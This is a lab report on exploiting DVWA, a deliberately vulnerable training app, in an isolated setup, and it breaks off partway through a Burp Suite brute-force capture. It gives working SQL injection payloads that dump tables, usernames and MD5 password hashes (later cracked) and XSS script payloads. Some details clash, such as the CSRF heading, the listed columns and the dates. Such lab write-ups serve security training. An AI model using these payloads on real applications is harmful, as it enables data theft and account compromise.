

SECURITY TESTING REPORT

SQL Injection (SQLi), Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF)

Field	Details
Assessment Date	September 11, 2026
Analyst	Debika Goswami
Assessment Type	Web Application Security Assessment
Testing Environment	Isolated VMware Cybersecurity Lab
Testing Machine	Kali Linux
Target	DVWA
Target URL	http://127.0.0.1:42001/index.php
Testing Scope	Authorized laboratory environment only

Aim :-

To conduct comprehensive web application security testing using the DVWA (Damn Vulnerable Web Application) platform in a controlled environment, focusing on identifying and exploiting common vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Authentication Weaknesses through simulated brute force attacks. The objective is to analyze the impact of these attacks and propose best practices for securing web applications.

DVWA SQL Injection Vulnerability Exploitation

🚩 Target Environment

- **Application:** DVWA (Damn Vulnerable Web Application)
- **Security Level:** Low
- **SQL Database:** MySQL
- **Module:** SQL Injection

🔍 Objective

To demonstrate and document SQL Injection attacks on a vulnerable input field in DVWA to:

1. Retrieve user data.
2. List database tables.
3. Enumerate table columns.

Setting Up DVWA in Kali Linux

Requirements

- Apache web server
 - MySQL/MariaDB
 - PHP
 - DVWA source code (from GitHub)
-

Login to DVWA

- URL: `http://localhost/DVWA/login.php`
 - Default credentials:
 - **Username:** admin
 - **Password:** password
-

DVWA is Ready!

You can now start testing vulnerabilities like:

- SQL Injection
 - XSS
 - CSRF
-

Basic SQL Injection Test

- **Input:**

`1`

- **Result:**
Displays record for ID: 1:

```
First name: admin
Surname: admin
```

- **Observation:**
The backend executes:

```
SELECT * FROM users WHERE id = '1'
```

This confirms the input is being inserted directly into a SQL query without sanitization.

The screenshot shows the DVWA interface. On the left is a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with 'User ID:' and an input field containing '1', followed by a 'Submit' button. Below the form, the output shows 'ID: 1', 'First name: admin', and 'Surname: admin'. Under the 'More Information' section, there are four links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_injection, and <https://bobby-tables.com/>.

Screenshot: 1.png

Bypass Authentication & Dump All Users

- **Input:**

1' or '1'='1

- **Result:**


Dumps all users from the database:

admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith

- **Underlying Query:**

SELECT * FROM users WHERE id = '1' OR '1'='1'

- **Impact:**
 - Authentication bypass
 - Full table enumeration
 - Critical breach of confidentiality



Screenshot: 2.png

Extract Table Names

- **Input:**

-1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa' --


- **Result:**

Reveals the following tables:

- guestbook
- users

- **Impact:**

- Database schema enumeration
- Attackers now know which tables to target next



Screenshot: 3.png

Extract Column Names from users Table

- Input:**

```
-1' UNION SELECT column_name, NULL FROM information_schema.columns  
WHERE table_name = 'users' --
```

- Result:**


Enumerates column names:

- user_id
- first_name
- Sur_name

- Impact:**

Full mapping of user table columns, including sensitive fields like:

- First Name of all the users



Screenshot: 4.png

Extract Usernames and Passwords from users Table

- **Input:**

```
-1' UNION SELECT user, password FROM users --
```

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: -1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: -1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Screenshot 5.png

Result:


Enumerates sensitive user credentials:

- admin | 5f4dcc3b5aa765d61d8327deb882cf99
- gordonb | e99a18c428cb38d5f260853678922e03
- pablo | 0d107d09f5bbe40cade3de5c71e9e9b7

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
0d107d09f5bbe40cade3de5c71e9e9b7



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- **Impact:**

Full compromise of authentication data:

- Reveals usernames of all registered users
- Leaks MD5-hashed passwords, which can be cracked easily
- Enables unauthorized login and privilege escalation (e.g., admin access)

What was done: Multiple SQL injection payloads were used to retrieve data, enumerate tables/columns, and extract usernames and hashed passwords.

Conclusion: The SQL injection vulnerability allowed full access to sensitive user data and schema information. This highlights the absence of input sanitization and use of parameterized queries.

DVWA XSS Vulnerability Testing

Overview

This report outlines the identification and exploitation of three types of Cross-Site Scripting (XSS) vulnerabilities using DVWA:

- Reflected XSS
- Stored XSS
- DOM-Based XSS

1. Reflected XSS

Description:


Reflected XSS occurs when user input is reflected immediately in the page response without proper validation or encoding.

Steps Taken:

- Navigated to the "XSS (Reflected)" module.
- Entered the string `testing` to test input reflection.
- Injected payload: `<script>alert('XSS')</script>`

Result:

- Payload executed immediately in the browser.




2. Stored XSS

Description:

Stored XSS involves injecting a malicious script that gets saved on the server (e.g., in a database) and executes whenever the data is viewed.

Steps Taken:

- Navigated to "XSS (Stored)" module.
- Input Name: test scrip
- Input Message: `<script>alert(1)</script>`




The screenshot shows the DVWA interface for the 'Vulnerability: Stored Cross Site Scripting (XSS)' module. The left sidebar contains a list of modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored) (which is highlighted). The main content area has a form with two fields: 'Name *' containing 'test scrip' and 'Message *' containing '<script>alert(1)</script>'. Below the form are two buttons: 'Sign Guestbook' and 'Clear Guestbook'. Below the form, there is a section for 'More Information' with several links: <https://owasp.org/www-community/attacks/xss>, <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, https://en.wikipedia.org/wiki/Cross-site_scripting, <https://www.cgisecurity.com/xss-faq.html>, and <https://www.scriptalert1.com/>.

- Submitted the form.

Result:

- Alert box popped up when the stored message was rendered.




3. DOM-Based XSS

Description:


DOM-Based XSS occurs on the client-side where JavaScript manipulates the DOM using untrusted data (e.g., URL parameters).

Steps Taken:

- Navigated to "XSS (DOM)" module.




- Modified URL to: ?default=Hindi and observed behavior.



Result:

- JavaScript executed due to lack of sanitization in JavaScript code.



Summary Table

XSS Type	Stored on Server	Trigger Location	Risk Level	Example Field
Reflected XSS	No	Immediate response	Medium	Search, Forms
Stored XSS	Yes	On viewing saved data	High	Comments, Messages
DOM-Based XSS	No	Client-side script code	High	URL Parameters

Conclusion: All three forms of XSS were exploitable, demonstrating how poor input validation and lack of output encoding can lead to severe client-side security issues.

Web Application Security Assessment

Environment: Kali Linux, DVWA (Difficulty: Impossible), Sample Web Application

🔒 Brute Force Attack Simulation on DVWA using Burp Suite

Objective:

To simulate a brute force attack on a vulnerable web application and understand how attackers exploit weak authentication mechanisms using Burp Suite's Intruder feature.

Tools Used:

- Burp Suite
 - DVWA (Damn Vulnerable Web Application)
 - Kali Linux
 - Custom Password Wordlist
-

Procedure:

1. Setup:

- DVWA configured to 'Impossible' difficulty level
- Logged into DVWA with valid admin credentials



Username

Password

Login

You have logged out

2. Target Identification:

- Navigated to the "Brute Force" module in DVWA
- Attempted a failed login to capture the POST request



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, **please try again in 15 minutes.**

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

3. Intercept & Analyze Request:

- Opened Burp Suite and enabled the Intercept option
- Captured the login POST request and sent it to Intruder

The screenshot displays the Burp Suite interface. At the top, the 'Intercept' tab is active, showing a list of intercepted requests. The selected request is a POST to `/dvwa/vulnerabilities/brute/` with a status code of 200. The 'Request' pane on the left shows the raw HTTP request, and the 'Response' pane on the right shows the raw HTTP response. The 'Inspector' pane on the far right shows the request attributes, including the request body parameters.

Request Details:

```
POST /dvwa/vulnerabilities/brute/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=impossible; PHPSESSID=govlusete588p6e1nfulnkcg
Connection: keep-alive
username=admin&password=abcd&Login=Login&user_token=98d09baccd32c0b883e46fe903c8ba1b
```

Response Details:

```
HTTP/1.1 200 OK
Date: Thu, 19 Jun 2025 15:32:45 GMT
Server: Apache/2.4.62 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=nvayjlr204ep9fj7kqndegpcdv; expires=Fri, 20 Jun 2025 15:32:45 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Vary: Accept-Encoding
Content-Length: 4962
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
